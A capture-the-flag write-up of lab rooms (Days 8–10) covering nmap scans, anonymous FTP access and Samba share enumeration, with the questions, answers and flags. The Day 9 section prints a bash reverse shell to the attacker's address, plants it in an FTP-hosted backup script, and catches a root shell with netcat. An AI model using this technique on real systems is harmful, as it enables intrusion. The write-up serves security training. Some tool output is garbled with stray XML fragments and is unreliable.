
Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
root@ip-10-10-104-58:~# nmap -Pn 10.10.250.233
[...]
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:16 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:AC:A8:87:EA:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
root@ip-10-10-104-58:~# nmap -A 10.10.104.58
```

### Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

To identify services running, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag.




```
root@ip-10-10-104-58:~# nmap -A 10.10.250.233
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:48 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=34467%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
OS:M=62B6F651%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

### Question 4: What is the version of Apache?

Answer: 2.4.29

Same as question 3, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.




```
root@ip-10-10-104-58:~# nmap -A 10.10.250.233
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:48 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=34467%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
OS:M=62B6F651%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

## Question 5: What is running on port 2222?

Answer: ssh

Same as questions 3 and 4, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



```
root@ip-10-10-104-58:~
```


```
Nmap done: 1 IP address (1 host up) scanned in 144.46 seconds
```

```
root@ip-10-10-104-58:~# nmap -A -o -sV -sC 10.10.250.233
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:33 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFCS Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=31168%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
```

## Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: blog



```
root's Home
```

```
root@ip-10-10-104-58:~
```

```
Nmap done: 1 IP address (1 host up) scanned in 144.46 seconds
```

```
root@ip-10-10-104-58:~# nmap -A -o -sV -sC 10.10.250.233
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:33 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFCS Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=31168%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
```

**Thought Process/Methodology:**

Open the terminal of root's home. Then, we can simply use nmap flag that can scan and gather information for us. For example, command nmap -A x.x.x.x (whereas x.x.x.x is the IP address) to scan the host to identify services running by matching against Nmap's database with OS detection. The name of the Linux distribution that is running which is reported as the most likely distribution to be running can be identified which is ubuntu. The version of Apache, which service that is running on port 2222 and retrieves the "HTTP-TITLE" of the web server can also be identified by using this flag.

## Day 9: Networking – Anyone can be Santa!

Tools used: Attackbox, FTP

Solution/walkthrough:

**Question 1: What are the directories you found on the FTP site?**

Answer: backups, elf\_workshops, human\_resources, public

```
root@ip-10-10-13-43:~ - x
File Edit View Search Terminal Help
$ disconnect mdir sendport size
account exit mget put status
append form mkdir pwd struct
ascii get mls quit system
bell glob mode quote sunique
binary hash modtime recv tenex
bye help mput reget tick
case idle newer rstatus trace
cd image nmap rhelp type
cdup ipany nlist rename user
chmod ipv4 ntrans reset umask
close ipv6 open restart verbose
cr lcd prompt rmdir ?
delete ls passive runique
debug macdef proxy send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> 
```

**Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user**

Answer: public

```
root@ip-10-10-13-43:~  
File Edit View Search Terminal Help  
$ disconnect mdir sendport size  
account exit mget put status  
append form mkdir pwd struct  
ascii get mls quit system  
bell glob mode quote sunique  
binary hash modtime recv tenex  
bye help mput reget tick  
case idle newer rstatus trace  
cd image nmap rhelp type  
cdup ipany nlist rename user  
chmod ipv4 ntrans reset umask  
close ipv6 open restart verbose  
cr lcd prompt rmdir ?  
delete ls passive runique  
debug macdef proxy send  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> [REDACTED]
```

**Question 3: What script gets executed within this directory?**

Answer: backup.sh

```
root@ip-10-10-187-216:~  
File Edit View Search Terminal Help  
debug macdef proxy send  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 15:04 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 15:05 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 15:04 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 19:35 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 19:34 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 19:35 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
226 Transfer complete.  
341 bytes received in 0.00 secs (228.8714 kB/s)  
ftp> get [REDACTED]
```

```
root@ip-10-10-187-216:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 backup.sh Modified  
  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
  
# Create backups to include date DD/MM/YYYY  
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
  
bash -i >& /dev/tcp/10.10.187.216/4444 0>&1
```

```
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Linter ^L Go To Line  
root@ip-10-10-187-216:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-187-216:~ x root@ip-10-10-187-216:~ x  
root@ip-10-10-187-216:~# cat target.txt  
10.10.249.124  
root@ip-10-10-187-216:~# ftp 10.10.249.124  
Connected to 10.10.249.124.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.249.124:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-Xr-x 1 111 113 341 Nov 16 19:34 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 19:35 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
386 bytes sent in 0.00 secs (10.2255 MB/s)  
ftp>
```

#### Question 4: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express

```
me

root@ip-10-10-13-43: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-13-43: ~      x    root@ip-10-10-13-43: ~      x    root@ip-10-10-13-43: ~
root@ip-10-10-13-43:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-13-43:~#
```

#### Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer: THM{even\_you\_can\_be\_santa}

```
root@ip-10-10-187-216:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.249.124 59820 received!
bash: cannot set terminal process group (1288): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

#### Thought Process/Methodology:

First up we had to find which file was accessible to the anonymous user and then find out what file was in the accessible file which was a public file, that file had backup.sh and shoppinglist.txt. After that, we changed the IP address to access the file. After that, we set a netcat listener to catch a connection on the attackbox, as we do that we will put the backup.sh file to our current directory and then we return to netcat listener to see if the reverse system shell is successful. After gaining access we are able to upload and download files.

## Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux

Solution/walkthrough:

**Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.**

Answer:

Display help message -h

Do all simple enumeration -a

Get OS information -o

Get sharelist -S

Use the command: `enum4linux -h` or `enum4linux --help` to see the flags option.

```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U <url>      get userlist
  -M <url>      get machine list*
  -S <url>      get sharelist
  -P <url>      get password policy information*</lastmod>
  -G <url>      get group and member list
  -G priority   get group and member list
  -d             be detailed, applies to -U and -S
  -u user       specify username to use (default "")
  -p pass       specify password to use (default "")
  -c             be quiet

The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
  -a             Do all simple enumeration (-U -S -G -P -r -o -n -i).
  <url>          This option is enabled if you don't provide any other options.
  -h             Display this help message and exit
  -r <url>      enumerate users via RID cycling*</lastmod>
  -R range      RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n          Keep searching RIDs until n consecutive RIDs don't correspond to
  <priority>    a username. Impies RID range ends at 999999. Useful
  <url>          against DCs.
  -l             Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file       brute force guessing for share names
  -k user       httpUser(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
  <lastmod>     Used to get sid with "lookupsid known_username"
  <priority>    Use commas to try several users: "-k admin,user1,user2"
  -o <url>      Get OS information
  -i             Get printer information
  -w wrkg       Specify workgroup manually (usually found automatically)
  -n <url>      Do an nmblookup (similar to nbtstat)
  -v lastmod    Verbose. Shows full commands being run (net, rpcclient, etc.)
```

**Question 2: Using enum4linux, how many users are there on the Samba server?**

Answer: 3

Use the command: `enum4linux 10.10.120.242` to enumerate all information from the server. Among the outputs, there is the userlist. It is shown that there are 3 users.

```
File Actions Edit View Help
os version : 6.1
server type : 0x809a03
It appears to have any style information associated with it. The document tree is shown below.
|_ Users on 10.10.120.242
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskid      Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name: Desc:
user:[elfmcskid] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

### Question 3: Now how many "shares" are there on the Samba server?

Answer: 4


From the output earlier, there is also the sharelist. It is shown that there are 4 sharenames.

```
update ✘ https://static-tabs.tryhackme.com:101046.77/sitemap.xml ✘ 10.10.46.77/sitemap.xml ✘ kali@kali:/  
File Actions Edit View Help  
Tools user:[elfmelferson] rid:[0x3e9] | NetHunter Exploit-DB Google Hacking DB OffSec  
$ not appear to have any style information associated with it. The document tree is shown below.  
| Share Enumeration on 10.10.120.242 |  
  
Sharename Type Comment  
10.10.46.77\tbfc-hr Disk tbfc-hr  
021-07-19T10:00:00+00:00\tbfc-it Disk tbfc-it  
.00</priori\tbfc-santa Disk tbfc-santa  
.80</priori IPC$ IPC IPC Service (tbfc-smb server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
  
Server Comment  
10.10.46.77/news/article?id=1</loc>  
021-07-19T10:00:00+00:00</la Master>  
.80</priori TBFC-SMB-01 TBFC-SMB  
  
[+] Attempting to map shares on 10.10.120.242  
10. //10.10.120.242/tbfc-hr Mapping: DENIED, Listing: N/A  
02. //10.10.120.242/tbfc-it Mapping: DENIED, Listing: N/A  
.80 //10.10.120.242/tbfc-santa Mapping: OK, Listing: OK  
//10.10.120.242/IPC$ [E] Can't understand response:  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*  
  
10. | Password Policy Information for 10.10.120.242 |  
021-07-19T10:00:00+00:00</priori>
```

**Question 4: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?**

Answer: tbfc-santa

Now we're going to attempt logging onto the shares on the Samba server using `smbclient //10.10.120.242/**sharename**` to see if any of them don't require a password. I found that tbfc-Santa didn't require a password after testing them.



The screenshot shows a terminal window with the following session:

```
(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-hr
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-it
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> [REDACTED]
```

**Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?**

Answer: jingle-tunes

List the contents of our current working directory by using the `ls` command. Jingle-tunes is the only directory that we can see.



The screenshot shows a terminal window with the following session:

```
(kali㉿kali)-[~]
└─$ smbclient //10.10.120.242/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                                D      0  Wed Nov 11 21:12:07 2020
..                               D      0  Wed Nov 11 20:32:21 2020
jingle-tunes                      D      0  Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt              N    143  Wed Nov 11 21:12:07 2020
                                     <priority>0</priority>
                                     10252564 blocks of size 1024. 5369396 blocks available
smb: \> [REDACTED]
```

**Thought Process/Methodology:**

Open the terminal in our machine and use the command `enum4linux -h`. We were shown the full help message and all the flags options. We can see the description of flags `-h`, `-a`, `-o` and `-S` to answer the first question. Next, to enumerate the information from the Samba server, we use the `enum4linux` command. It then showed all the information including the userlist and sharelist. Then, we tried to log onto each of the shares on the server using `smbclient`. We found that `tbfc-santa` does not require any password. After getting access to the share, we use the command `ls` to see the directory which McSkidy left for Santa. We found out the directory is `/jingle-tunes` as it is the only directory in it.